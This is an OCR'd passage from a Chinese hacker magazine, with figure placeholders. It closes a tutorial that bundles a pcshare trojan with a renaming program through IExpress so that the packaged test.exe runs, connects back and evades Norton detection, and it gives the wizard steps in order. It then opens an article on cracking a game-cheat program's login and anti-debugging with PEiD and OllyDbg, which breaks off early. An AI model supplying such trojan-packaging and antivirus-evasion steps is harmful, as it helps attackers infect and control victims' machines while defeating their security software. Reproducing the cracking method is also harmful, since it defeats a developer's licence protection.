


图11




图12

上下载一个汉化版，如图11。前两步直接点“下一步”通过，在图12所示的地方输入保存的名字，随便填就可以了，然后继续“下一步”到如图13所示的地方，这里就是添加文件的地方了，点击“ADD”把木马和重命名的程序填进去，然后点击“下一步”，接下来就是选择哪个程序首先执行了，因为我们首先要执行重命名文件，所以在上面选择“cm.exe”，在下面选择“2.exe”，然后一直点“下一步”，最后点“Browse”储存就可以完成了。我们运行一下保存的“test.exe”试试，重命名成功，顺利上线，而且也免杀了，如图14。




图13





图14

本文只是引出一种过诺顿查杀KERNEL32.DLL的方法，外置程序大家用什么写都可以，越简单越高效越好，至于捆绑为什么要用IEXPRESS，虽然IEXPRESS有点儿过于复杂，但它是微软自己的肯定不被查杀，当然大家也可以使用WINRAR。如果谁还有更好的方法，也希能够写出来share一下。


（本文所涉及到的pcshare、VB重命名程序已收录到光盘中）




破解外挂系列No.2之精灵追杀令

Netki1l

前段时间在二进制的论坛上看到有许多人在讨论十二天之二的精灵辅助程序，于是就下载了一份回来研究，程序的安全性并不怎么样，是使用易语言编写的，所有的字窜全都加密过了，在分析完后我就写了一篇文章发布了出去，不久就有人反映说程序没有“启动”，如果是完美破解的则在“修改密码”旁边会有一个“启动”按钮，如图1。


图1

因为当时比较忙就没有继续分析，这天又有朋友发过来精灵程序，说是它的反调试很严谨，正好没什么事情，于是就研究了一下。这个版本是0430版，我们先来看一下程序的登录界面以及PEID的检测信息，如图2。


图2

PEID检测后显示程序是使用VC编写的，没有加壳，查看区段也比较整洁。随便使用一个帐号和密码登录程序，会弹出错误提示，看到这个错误提示我就心想，这个版本也不过如此嘛，应该很容易破解掉的。下面我们使用OD载入程序，就当我载入到一半的时候，意料不到的事情发生了，居然弹出了一个错误提示，如图3。


